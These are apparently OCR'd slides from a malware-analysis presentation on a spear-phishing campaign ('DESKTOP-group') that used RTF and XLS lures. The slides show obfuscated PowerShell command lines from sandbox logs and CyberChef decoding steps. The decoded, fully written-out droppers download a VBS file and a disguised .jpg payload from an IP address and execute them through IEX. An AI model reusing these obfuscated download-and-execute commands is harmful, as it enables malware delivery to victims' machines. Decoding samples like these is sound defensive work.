


“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESI… il headers
Weird…

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

- powershell.exe (PID: 5732 cmdline: Powershell.exe -w h $asciiChars='27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%57%2D%27%2B%27%4F%2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%65%62%27%2B%27%43%27%2B%27%6C%69%27%2B%27%65%6E%74%29%27%2B%27%2E%44%27%2B%27%6F%77%27%2B%27%6E%6C%27%2B%27%6F%61%27%2B%27%64%27%2B%27%46%27%2B%27%69%6C%27%2B%65%28%27%27%68%74%74%70%3A%2F%2F%31%38%35%2E%31%37%37%2E%35%39%2E%31%38%34%2F%79%6A%71%66%2F%77%73%63%72%69%70%74%2E%76%62%73%27%27%2C%24%65%6E%76%3A%41%50%50%44%41%54%41%2B%27%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%27%29%27%7C%49%60%45%60%58%3B%73%74%61%72%74%2D%70%72%6F%63%65%73%73%28%24%65%6E%76%3A%41%50%50%44%41%54%41%2B%20%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29';$jm
  - conhost.exe (PID: 3700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E
  - wscript.exe (PID: 5820 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\wscript.

Recipe

Find / Replace

Find: % SIMPLE STRING

Replace:

Global match | Case insensitive | Multiline matching | Dot matches all

From Hex

Delimiter: Space

Find / Replace

Find: '+' SIMPLE STRING

Replace:

Global match | Case insensitive | Multiline matching | Dot matches all

Input

length: 743
lines: 1


```
27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%
61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%57%2D%27%2B%27%4F%
2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%65%62%27%2B%
27%43%27%2B%27%6C%69%27%2B%27%65%6E%74%29%27%2B%27%2E%44%27%2B%27%6F%77%
27%2B%27%6E%6C%27%2B%27%6F%61%27%2B%27%64%27%2B%27%46%27%2B%27%69%6C%27%
2B%27%65%28%27%27%68%74%74%70%3A%2F%2F%31%38%35%2E%31%37%37%2E%35%39%2E%
31%38%34%2F%79%6A%71%66%2F%77%73%63%72%69%70%74%2E%76%62%73%27%27%2C%24%
65%6E%76%3A%41%50%50%44%41%54%41%2B%27%27%5C%77%73%63%72%69%70%74%2E%76%
62%73%27%27%29%27%7C%49%60%45%60%58%3B%73%74%61%72%74%2D%70%72%6F%63%65%
73%73%28%24%65%6E%76%3A%41%50%50%44%41%54%41%2B%20%27%5C%77%73%63%72%69%
70%74%2E%76%62%73%27%29
```

Output


time: 3ms
length: 194
lines: 1

```
'(&(GC^#^'.replace('^#^','M')+' *W-O*)'+
'Net.WebClient).DownloadFile(' http://185.177.59.184/yjqf/wscript.vbs ',
$env:APPDATA+''\wscript.vbs'')'|I`E`X;start-process($env:APPDATA+
'\wscript.vbs')
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

- powershell.exe (PID: 996 cmdline: Powershell -ExecutionPolicy Bypass $c145=-Join ((111, 105, 130)| ForEach-Object {([Convert]::ToInt16(([String]$_), 8) -As[Char])});sal oE2 $c145;$mTmPXYJEhxfewHViHevq='24 54 62 6F 6E 65 3D 27 2A 45 58 27 2E 72 65 70 6C 61
63 65 28 27 2A 27 2C 27 49 27 29 3B 73 61 6C 20 4D 20 24 54 62 6F 6E 65 3B 64 6F 20 7B 24 70 69 6E 67 20 3D 20 74 65 73 74 2D 63 6F 6E 6E 65 63 74 69 6F 6E 20 2D 63 6F 6D 70 20 67 6F 6F 67 6C 65 2E 63 6F 6D 20 2D 63 6F 75 6E 74 20 31 20 2D 51 75 69 65 74 7
D 20 75 6E 74 69 6C 20 28 24 70 69 6E 67 29 3B 24 70 32 32 20 3D 20 5B 45 6E 75 6D 5D 3A 3A 54 6F
65 6D 2E 4E 65 74 2E 53 65 72 76 69 63 65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A 53 65 63 75
24 24 24 27 2C 27 4D 27 29 2B 27 20 2A 57 2D 27 2B 27 4F 2A 29 27 2B 20 27 4E 65 27 2B 27 74 2E 27
27 2B 27 74 72 27 2B 27 69 6E 67 28 27 27 68 74 74 70 3A 2F 2F 31 38 35 2E 31 37 37 2E 35 39 2E 31
3B 24 61 73 63 69 69 43 68 61 72 73 3D 20 24 6D 76 20 2D 73 70 6C 69 74 20 27 2D 27 20 7C 46 6F 72
43 68 61 72 73 20 2D 6A 6F 69 6E 20 27 27 7C 4D';$jm=$mTmPXYJEhxfewHViHevq.Split(' ') | forEach {[
  - conhost.exe (PID: 744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA7

Input length: 1643 lines: 1

```
24 54 62 6F 6E 65 3D 27 2A 45 58 27 2E 72 65 70 6C 61 63 65 28 27 2A 27 2C 27 49 27 29 3B 73 61
6C 20 4D 20 24 54 62 6F 6E 65 3B 64 6F 20 7B 24 70 69 6E 67 20 3D 20 74 65 73 74 2D 63 6F 6E 6E
65 63 74 69 6F 6E 20 2D 63 6F 6D 70 20 67 6F 6F 67 6C 65 2E 63 6F 6D 20 2D 63 6F 75 6E 74 20 31
20 2D 51 75 69 65 74 7D 20 75 6E 74 69 6C 20 28 24 70 69 6E 67 29 3B 24 70 32 32 20 3D 20 5B 45
6E 75 6D 5D 3A 3A 54 6F 4F 62 6A 65 63 74 28 5B 53 79 73 74 65 6D 2E 4E 65 74 2E 53 65 63 75 72
69 74 79 50 72 6F 74 6F 63 6F 6C 54 79 70 65 5D 2C 20 33 30 37 32 29 3B 5B 53 79 73 74 65 6D 2E
4E 65 74 2E 53 65 72 76 69 63 65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A 53 65 63 75 72 69
74 79 50 72 6F 74 6F 63 6F 6C 20 3D 20 24 70 32 32 3B 24 6D 76 3D 27 28 26 27 2B 27 28 47 27 2B
27 43 27 2B 27 24 24 24 27 2E 72 65 70 6C 61 63 65 28 27 24 24 24 27 2C 27 4D 27 29 2B 27 20 2A
57 2D 27 2B 27 4F 2A 29 27 2B 20 27 4E 65 27 2B 27 74 2E 27 2B 27 57 27 2B 27 65 62 27 2B 27 43
```

Output start: 325 end: 387 length: 62 time: 1ms length: 501 lines: 1

```
$Tbone='*EX'.replace('*','I');
sal M $Tbone;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$mv='(&(GC$$$'.replace('$$$','M')+' *W-O*)'+
'Net.WebClient).DownloadString(''http://185.177.59.184/yjqf/microsoftnetframework4820190418.jpg'')'
|I`E`X;
$asciiChars= $mv -split '-' |ForEach-Object {[char][byte]"0x$_"};
$asciiString= $asciiChars -join ''|M
```

Recipe

